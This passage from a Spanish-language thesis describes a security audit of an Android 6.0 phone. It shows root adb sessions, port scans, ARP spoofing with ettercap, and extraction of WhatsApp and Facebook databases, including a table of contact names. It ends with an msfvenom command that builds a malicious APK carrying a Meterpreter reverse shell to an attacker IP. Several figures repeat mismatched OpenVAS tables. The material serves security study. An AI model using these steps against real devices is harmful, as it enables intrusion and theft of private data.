root      82      2      0      0      ffffffff 00000000 S ext4-dio-unwrit
root      88      2      0      0      ffffffff 00000000 S jbd2/mmcblk0p6-
root      89      2      0      0      ffffffff 00000000 S ext4-dio-unwrit
root      94      2      0      0      ffffffff 00000000 S jbd2/mmcblk0p5-
root      95      2      0      0      ffffffff 00000000 S ext4-dio-unwrit
root     103      2      0      0      ffffffff 00000000 S jbd2/mmcblk0p2-
root     104      2      0      0      ffffffff 00000000 S ext4-dio-unwrit
root     107      2      0      0      ffffffff 00000000 S jbd2/mmcblk0p3-
root     108      2      0      0      ffffffff 00000000 S ext4-dio-unwrit
root     109      2      0      0      ffffffff 00000000 S loop0
system   130      1     1368   316    ffffffff 00000000 S /system/bin/drvbd
root     132      1     2472   152    ffffffff 00000000 S /sbin/healthd
system   133      1     1124   308    ffffffff 00000000 S /system/bin/servic

```

**FUENTE:** Elaboración propia

En este caso se observa que ps lista todos los procesos que actualmente se ejecutan en el Sistema Android, de igual manera se observa la


columna de usuarios y la gran variedad que tiene como root, system, gps, etc. Los procesos en ejecución del sistema son propiedad del sistema ejecutados en la raíz o root, otros como radio son procesos relacionados con la telefonía y app son aplicaciones que se han descargado e instalado en el dispositivo, es así como en Android un usuario identifica una aplicación/proceso que se ejecuta en su propio entorno.

El modelo de seguridad de Android consiste en la separación de privilegios, donde cada vez que se inicia una nueva aplicación se le asigna un identificador de usuario único (UID) que pertenece además a algún u otros grupos.

app- privada /. Si se observan las diferentes subcarpetas dentro de data, se puede observar archivos, de bases de datos, cache el cual se podrán observar posteriormente en herramientas de auditorías para aplicaciones.

## Datos de aplicaciones

Figura N°5 Datos de aplicaciones



```

C:\>adb shell
shell@ILLIUM_S130:/ $ su -
su
root@ILLIUM_S130:/ # cd /data/data
cd /data/data
root@ILLIUM_S130:/data/data # ls
ls
com.wps.office_i18n
com.android.backupconfirm
com.android.bluetooth
com.android.browser
com.android.calculator2
com.android.calendar
com.android.certinstaller
com.android.contacts
com.android.defcontainer
com.android.deskclock
com.android.dialer
com.android.documentsui
com.android.dreams.basic
com.android.email
com.android.exchange
com.android.externalstorage
com.android.gallery3d
com.android.htmlviewer
com.android.inputdevices
com.android.keystore
com.android.location
  
```

FUENTE: Elaboración propia

Archivos de instalación de Android 6.0 Marshmallow

Figura N°6 Archivos de instalación

```

root@ILIUM_S130:/data/data #
C:\>adb shell
shell@ILIUM_S130:/ $ su -
su -
root@ILIUM_S130:/ # cd /data/app
cd /data/app
root@ILIUM_S130:/data/app # ls
ls
com.android.vending-1.apk
com.btakoss.flashlightcompass-1.apk
com.dla.android-1.apk
com.geohot.towelroot-1.apk
com.google.android.gms-2.apk
com.google.android.inputmethod.latin-1.apk
com.google.android.marvin.talkback-1.apk
    
```

FUENTE: Elaboración propia

Un aspecto importante es que si el teléfono este rooteado, se puede modificar cualquier archivo del sistema, por lo que se tiene acceso pleno y el control sobre todo el dispositivo y modificar los archivos que se deseen. Otra de las cosas que se pueden realizar es desbloquear el patrón de bloqueo, conectando el teléfono ya que la contraseña se almacena en /data/system con el nombre de password.key o gesture.key.

Estructura del directorio /data/system

Figura N°7 Directorio /data/system

```

C:\Windows\system32\cmd.exe - adb shell
called_pre_boots.dat
dnpboz
entropy.dat
framework_atlas.config
ifw
inputmethod
locksettings.db
locksettings.db.chk
locksettings.db.wal
ndebugsocket
netpolicy.xml
netstate
packages.list
packages.xml
prestate
registered_services
shared_prefs
tmp_init.rc
uisettings.txt
uisettings
root@ILIUM_S130:/data/system # ls *.key
ls *.key
*.key: No such file or directory
root@ILIUM_S130:/data/system # ls -la
ls -la
-rw-r--r--  system  system  7488  2015-08-21 11:48  appops.xml
-rw-r--r--  system  system 18728 2015-08-21 11:48  batteryopts.b
-rw-r--r--  system  system  782  2015-08-21 11:48  called_pre_bo
-rw-r--r--  system  system  4096 2015-08-21 11:48  dropbox
-rw-r--r--  system  system  92  2015-08-21 11:48  entropy.dat
-rw-r--r--  system  system  15  2015-08-21 11:48  framework_atla
    
```


FUENTE: Elaboración propia

Como el celular analizado no tiene patrón de bloqueo, el archivo \*.key no se encuentra en la carpeta system.



**Lista de aplicaciones en memoria actual**

**Figura N°10 Lista de aplicaciones en memoria actual**



**FUENTE:** Elaboración propia

**Análisis de tráfico**

Para el análisis de tráfico se utiliza la herramienta Wireshark hacia la dirección ip 192.168.1.3 como muestra la figura siguiente

**Dirección Mac del dispositivo analizado**

**Figura N°11 Mac del dispositivo analizado**



**FUENTE:** Elaboración propia

Las pruebas de comunicación tienen como objetivo detectar como se transmite la información mediante la captura de paquetes transmitidos. Es primordial realizar un seguimiento de los diferentes protocolos y tipos de paquetes para detectar el inicio o fin de ciertas acciones. En primer lugar, los datos en claro se transmiten, normalmente, con el protocolo HTTP.




Por lo tanto, hay que filtrar los paquetes HTTP y analizar la sección de datos en busca de elementos marcados como activos de la aplicación. A continuación, hay que comprobar que los datos están siendo transmitidos por HTTPs. Existen varias posibilidades, pero la más sencilla es buscar los paquetes que tiene como puerto destino el 443. Las aplicaciones se prueban sin información almacenada en la base de datos del dispositivo o en caché. Es decir, las pruebas se realizan como si la aplicación estuviera recién instalada:

Sin embargo, al realizar las pruebas con wireshark se obtuvo algunos resultados, ya que el celular tiene puertos abiertos tal como lo muestra la figura siguiente donde se realizó un nmap, a través de kali linux a la dirección 192.168.20.23.

### Búsqueda de puertos abiertos en el dispositivo

Figura N°12 Búsqueda de puertos abiertos en el dispositivo.



```
Applications ▾ Places ▾ Terminal ▾
root@pequod: ~
File Edit View Search Terminal Help
Nmap scan report for 192.168.20.23
Host is up (0.00096s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
```


**FUENTE:** Elaboración propia

Pero al intentar realizar un ataque tipo ARP-spoofing donde reconoció la ip del dispositivo 192.186.20.23 a través de la herramienta ettercap, empezó el wireshark a capturar los paquetes del dispositivo móvil ya que los redirigió hacia la máquina atacante (kali linux), lo que indica que se puede acceder al dispositivo y hacer un ataque tipo spoofing como se

muestra en las siguientes figuras:

**Ataque spoofing con la herramienta ettercap de Kali Linux**

**Figura N°13 Ataque spoofing.**



FUENTE: Elaboración propia

**Re direccionamiento del tráfico hacia la máquina atacante y captura de paquetes del dispositivo**


**Figura N°14 Re direccionamiento del tráfico hacia la maquina atacante**



FUENTE: Elaboración propia

**ANÁLISIS AL SISTEMA OPERATIVO ANDROID CON OPENVAS**

Ejecutando el Zenmap en la red. En la simulación del ataque su observó que la IP Del dispositivo es la 192.168.1.14: Análisis con Zenmap.


**Figura N°15 Análisis con Zenmap**


**FUENTE:** Elaboración propia

En la imagen se pueden observar algunos puertos abiertos. Se deben validar siempre que puertos se dejan abiertos, porque por medio de estos se podría explotar alguna falla.

En la siguiente imagen se ejecuta OpenVas para identificar posibles vulnerabilidades en el dispositivo Android.

### Análisis con OpenVas

**Figura N°16 Análisis con OpenVas**


**FUENTE:** Elaboración propia

### Reporte OpenVas

Figura N°17 Reporte OpenVas

Vulnerability	Severity	Host
<a href="#">TCP Timestamps</a>	2.5 (Low)	192.168.1.14
CPE inventory	0.0 (Exp)	192.168.1.14
ICMP Timestamp Detection	0.0 (Exp)	192.168.1.14
OS fingerprinting	0.0 (Exp)	192.168.1.14
Traceroute	0.0 (Exp)	192.168.1.14
Services	0.0 (Exp)	192.168.1.14
Nikto (NASL wrapper)	0.0 (Exp)	192.168.1.14

FUENTE: Elaboración propia

### Reporte detallado OpenVas

Figura N°18 Reporte detallado OpenVas

Vulnerability	Severity	Host
<a href="#">TCP Timestamps</a>	2.5 (Low)	192.168.1.14
CPE inventory	0.0 (Exp)	192.168.1.14
ICMP Timestamp Detection	0.0 (Exp)	192.168.1.14
OS fingerprinting	0.0 (Exp)	192.168.1.14
Traceroute	0.0 (Exp)	192.168.1.14
Services	0.0 (Exp)	192.168.1.14
Nikto (NASL wrapper)	0.0 (Exp)	192.168.1.14

FUENTE: Elaboración propia

### Vulnerabilidad OpenVas

Figura N°19 Vulnerabilidad OpenVas

Vulnerability	Severity	Host
<a href="#">TCP Timestamps</a>	2.5 (Low)	192.168.1.14
CPE inventory	0.0 (Exp)	192.168.1.14
ICMP Timestamp Detection	0.0 (Exp)	192.168.1.14
OS fingerprinting	0.0 (Exp)	192.168.1.14
Traceroute	0.0 (Exp)	192.168.1.14
Services	0.0 (Exp)	192.168.1.14
Nikto (NASL wrapper)	0.0 (Exp)	192.168.1.14

FUENTE: Elaboración propia

Es un problema con los timestamps del protocolo TCP. Al estar habilitados es posible calcular el “uptime” del sistema. Es por esto que recomiendan deshabilitarlos por medio de una variable en el Linux de Android.

### 3.5.1.5. Explotación

Para extraer datos el dispositivo debe estar totalmente rooteado como se ha indicado en las figuras anteriores, hay dos maneras de extraer datos:

- **Por medio de ADB:** Como se ha venido explicando, adb es un protocolo que ayuda a conectarse a un dispositivo android.
- **Extracción por medio del gestor de arranque:** Esto puede hacerse cuando el dispositivo está en modo de gestor de arranque o bootloader.

Antes de la extracción de los datos, es importante saber cómo se almacenan los datos en el dispositivo Android para entender dónde buscar y qué datos extraer:

Los datos de Android se encuentran en los siguientes sitios:

- **Compartir Preferencias:** Los datos se almacenan en pares clave-valor. Archivos de preferencias compartidas se almacenan en el directorio 'datos' de aplicación en la carpeta 'shared\_pref'.
- **Almacenamiento interno:** Almacena datos privados del dispositivo en una memoria interna (por ejemplo flash NAND).

- **Almacenamiento externo:** Almacena datos públicos en la memoria externa del dispositivo que podría no contener mecanismos de seguridad. Estos datos están disponibles en el directorio / sdcard.
- **SQLite:** Esta es una base de datos que contiene los datos estructurales. Estos datos están disponibles en / data / data / Paquete / base de datos.

**Acceso a bases de datos de aplicaciones**

**Figura N°20 Acceso a bases de datos de aplicaciones**

Vulnerability	Severity	Host
ICP Timestamps	2.4 (Low)	192.168.1.14
CPE Inventory	0.0 (Log)	192.168.1.14
ICMP Timestamp Detection	0.0 (Log)	192.168.1.14
OS fingerprinting	0.0 (Log)	192.168.1.14
Traceroute	0.0 (Log)	192.168.1.14
Services	0.0 (Log)	192.168.1.14
Nkte (NASL wrapper)	0.0 (Log)	192.168.1.14

**FUENTE:** Elaboración propia

Todos los archivos \*.db indican las bases de datos presentes para la aplicación Whatsapp. Ahora si se quiere mirar el contenido de esas bases de datos se puede extraer el archivo \*.db y mirarlos a través del comando adb pull, se copia los archivos al adb para tenerlos localizados en esta carpeta de prueba mediante el comando:

```
adb pull /sdcard/documents/copiabasededatos/*.db
C:\adb
```

Previamente se había realizado una copia de las bases de datos de

Whatsapp a esta ruta. Por lo tanto, nos copia a la carpeta de adb, todas las bases de datos extraídas del teléfono, como se muestra la figura siguiente:

**Extracción de datos de las bases de datos en Android**

**Figura N°21 Extracción de datos de las bases de datos en Android**

```
C:\adb>adb pull /sdcard/documents/copiabasededatos C:\adb\
pull: building file list...
pull: /sdcard/documents/copiabasededatos/users_db2-journal
Journal
pull: /sdcard/documents/copiabasededatos/users_db2 -> C:\ad
pull: /sdcard/documents/copiabasededatos/uploadmanager.db-
oadmanager.db-journal
pull: /sdcard/documents/copiabasededatos/uploadmanager.db
er.db
pull: /sdcard/documents/copiabasededatos/threads_db2-journ
db2-journal
pull: /sdcard/documents/copiabasededatos/threads_db2 -> C:
pull: /sdcard/documents/copiabasededatos/prefs_db-journal
urnal
pull: /sdcard/documents/copiabasededatos/prefs_db -> C:\ad
pull: /sdcard/documents/copiabasededatos/newsfeed_db-journ
_db-journal
pull: /sdcard/documents/copiabasededatos/newsfeed_db -> C:
pull: /sdcard/documents/copiabasededatos/fb_db-journal ->
pull: /sdcard/documents/copiabasededatos/fb_db -> C:\adb\
pull: /sdcard/documents/copiabasededatos/analytics_db2-jou
ics_db2-journal
pull: /sdcard/documents/copiabasededatos/analytics_db2 ->
14 files pulled, 9 files skipped.
2855 KB/s (2181648 bytes in 8.998s)
C:\adb>ls
"ls" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.
```

FUENTE: Elaboración propia

Mediante la herramienta DB Browser for SQLite, se observa la base de datos extraída, que es la base de datos de Whatsapp:

**Estructura de las tablas en Whatsapp**

**Figura N° 22 Extracción de datos de las bases de datos en Android**

Vulnerability	Severity	Host
<a href="#">TCP Timestamps</a>	2.5 (Low)	192.168.1.14
CPE inventory	6.0 (Exp)	192.168.1.14
ICMP Timestamp Detection	6.0 (Exp)	192.168.1.14
OS fingerprinting	6.0 (Exp)	192.168.1.14
Traceroute	6.0 (Exp)	192.168.1.14
Services	6.0 (Exp)	192.168.1.14
Nikto (NASL wrapper)	6.0 (Exp)	192.168.1.14

FUENTE: Elaboración propia

## Estructura de las tablas en Whatsapp

Figura N°22 Extracción de datos de las bases de datos en Android




Vulnerability	Severity	Host
IT2 Timestamps	2.6 (Low)	192.168.1.14
CPE inventory	6.0 (High)	192.168.1.14
ICMP Timestamp Detection	6.0 (High)	192.168.1.14
OS fingerprinting	6.0 (High)	192.168.1.14
Traceroute	6.0 (High)	192.168.1.14
Services	6.0 (High)	192.168.1.14
Nikto (NASL wrapper)	6.0 (High)	192.168.1.14

FUENTE: Elaboración propia

## Lista de contactos de Whatsapp – tabla friends

Figura N°23 Lista de contactos de Whatsapp – tabla friends



id	user_id	display_name	phone
1	100000004232104	Cristian Valencia	
2	116246268	Ana Mercedes Cahuachi	
3	100000210501738	Jenn HaGi	
4	10000070002815	Marcela Belalcázar	

FUENTE: Elaboración propia

En la lista de contactos claramente aparece el id, nombre y celular de quienes hayan agregado este tipo de información.

Con esto queda demostrado que se puede acceder a un dispositivo, que, aunque tiene aspectos positivos, ya que se puede acceder a código fuente y verificar la estructura del sistema, existe la vulnerabilidad que pueda ser accedido por un ciberdelincuente y realizar modificaciones de datos, información, denegación de algún servicio, etc.




## Permisos del sistema

De igual forma se puede ver en la ruta `/system/etc/permission` los diferentes permisos con los que cuenta el sistema, cada uno viene con un archivo xml por separado que se podría analizar para establecer cómo está el nivel de seguridad del dispositivo.

## Esquema de permisos en Android

Figura N°24 Esquema de permisos en Android



```

Simbolo del sistema - adb shell
-rw-r--r-- root root 1144 2015-02-02 05:07 android.hardware
-rw-r--r-- root root 1035 2015-02-02 05:07 android.hardware
-rw-r--r-- root root 859 2015-02-02 05:07 android.hardware
-rw-r--r-- root root 975 2015-02-02 05:07 android.hardware
-rw-r--r-- root root 837 2015-02-02 05:07 android.hardware
-rw-r--r-- root root 843 2015-02-02 05:07 android.hardware
-rw-r--r-- root root 829 2015-02-02 05:07 android.hardware

```

FUENTE: Elaboración propia


Para el caso anterior se puede observar que existen permisos para acceso a usb, wi-fi, llamadas telefónicas, cámara, localización, etc., donde tiene permisos el root como propietario de estos archivos de lectura y escritura, para grupos y el resto solo hay permisos de lectura. Cada usuario puede tener múltiples grupos y cada grupo múltiples usuarios, un grupo tiene un único nombre o identificador llamado Group Id (GID), por lo que es importante establecer un buen esquema de permisos. También cada usuario tiene un único identificador ID.

En la figura anterior también se observa un archivo llamado `platform.xml` que al observar su contenido se encuentran los permisos y de qué forma

distribuye los permisos entre usuarios y grupos tal como se observa a continuación:

## Distribución de permisos entre usuarios

Figura N°25 Distribución de permisos entre usuarios



```

Simbolo del sistema - adb shell
<!--
<!--
<!--
<!-- The following tags are associating low-level group IDs with
permission names. By specifying such a mapping, you are saying
that any application process granted the given permission will
also be running with the given group ID attached to its process,
so it can perform any filesystem (read, write, execute) operations
allowed for that group. -->
<permission name="android.permission.BLUETOOTH_ADMIN" >
  <group gid="net_bt_admin" />
</permission>
<permission name="android.permission.BLUETOOTH" >
  <group gid="net_bt" />
</permission>
<permission name="android.permission.BLUETOOTH_STACK" >
  <group gid="net_bt_stack" />
</permission>

```

FUENTE: Captura de pantalla

Como se observó anteriormente, cada aplicación almacena sus datos en `/data/data/nombre_del_paquete` que tendrán el mismo ID de usuario, lo que forma el modelo de seguridad de Android. Depende del de UID y los permisos de archivos que otras aplicaciones puedan permitir o restringir el acceso. Sin embargo, se puede leer el contenido desde una tarjeta SD sin necesidad de ningún tipo de permiso, y una vez el atacante tenga los datos puede abrir el navegador y enviar los datos con un POST/GET haciendo petición a un servidor remoto, donde se guardará, espacio propicio para realizar un malware.

## Bootloader

El bootloader es el gestor de arranque del Sistema Operativo Android y uno de los elementos de seguridad más importantes para analizar, donde se ejecutan los principales procesos para que el sistema pueda funcionar.

Estos procesos se montan sobre algunos directorios importantes como /dev /sys y /proc.

También se toma la configuración de los archivos init.rc einit. [devicename].rc, y en algunos casos a partir de los archivos .sh para el arranque

Se puede listar los archivos \* init mediante el siguiente comando: ls -l | grep "init" que mostrará los archivos de inicio.

### Archivos. init localizados en el dispositivo

Figura N°26 Archivos. init localizados en el dispositivo

```

Simbolo del sistema - adb: shell
group shell
service BGM /system/bin/BGM
  user system
  group system
  group gpc system cc1
  class main
service MtkCodecService /system/bin/MtkCodecService
  class main
  user root
  group audio media sdcard_r
+{?a~sure~+!Bmore! read! ~u! 1: fd not open for reading
root@ILLUM_S130:/ # ls -l | grep "init"
ls -l | grep "init"
-rw-r--r-- root root 212 1969-12-31 19:00 factory_init
-rw-r--r-- root root 13198 1969-12-31 19:00 factory_init
-rwxr-x--- root root 228816 1969-12-31 19:00 init
-rwxr-x--- root root 411 1969-12-31 19:00 init.ano.cul
-rwxr-x--- root root 23731 1969-12-31 19:00 init.chargein
-rwxr-x--- root root 1123 1969-12-31 19:00 init.environment
  
```

FUENTE: Elaboración propia

El código en el bootloader es diferente en cada Android. Muchas empresas no permiten desbloquear el bootloader porque permite modificar el sistema operativo del teléfono, y ellas consideran que ese es el idóneo para ese dispositivo, pero desbloquearlo puede servir para muchas cosas.

El código en el bootloader es diferente en cada Android. Muchas empresas no permiten desbloquear el bootloader porque permite modificar el sistema operativo del teléfono, y ellas consideran que ese es

el idóneo para ese dispositivo, pero desbloquearlo puede servir para muchas cosas.

Ya que en muchas ocasiones las personas son confiadas y creen que es poco probable, que su dispositivo con Android sea vulnerado por alguien más, a continuación, se evidenciará, lo sencillo que puede ser tomar control remoto de un Smartphone y obtener de él lo que se quiera.

**Tipo de ataque: man in the middle.** Los ataques “Man in the Middle” son ataques en los que una tercera persona adquiere la posibilidad de leer, insertar y modificar a voluntad los paquetes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido alterado.

Para realizar dichos ataques desde dSploit se ejecutará la aplicación en el dispositivo Android y esperar a que el programa analice la red.


Una vez que detecte todos los equipos de la red se debe elegir quien será la víctima. Se puede elegir realizar el ataque a toda la máscara de subred, a la puerta de enlace del router o a un determinado equipo de la red. Para ello se debe seleccionar el destinatario del ataque.

Para el ejercicio, se tiene un Smartphone en versión 6.0 Marshmallow y se utilizará la herramienta Kali Linux para las diferentes pruebas, con metasploit que es una herramienta que permite ejecutar y desarrollar exploits contra sistemas objetivos.

Se tienen varias aplicaciones instaladas en él y la dirección IP para la prueba de conexión al final es la 192.168.1.14.

**Aplicaciones instaladas en el dispositivo**

**Figura N°27 Aplicaciones instaladas en el dispositivo**



**FUENTE:** Elaboración propia

La herramienta que se usará para realizar el ataque es “metasploit”. Un framework que se usa para exponer las vulnerabilidades de muchos sistemas, no sólo Android.

El comando que se ejecutará, generará un APK (Aplicación para Android), y por debajo se le mapeará la dirección IP y el puerto de la máquina atacante, a la que se conectará el dispositivo móvil al abrir el APK, luego de instalado. La dirección IP y el puerto en este caso son 192.168.1.11 y 443 respectivamente.

**Generación de una APK maliciosa**

**Figura N°28 Generación de una APK maliciosa**

```
msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=192
> /root/test.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST
43 R > /root/test.apk

No platform was selected, choosing Msf::Module::Platform::A
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
```

**FUENTE:** Elaboración propia

Desde el framework de metasploit se levantará el hilo en la máquina atacante, para que al instalar el APK en el dispositivo, pueda haber una conexión.

### Generación de APK para ataque

Figura N°29 Generación de APK para ataque

```

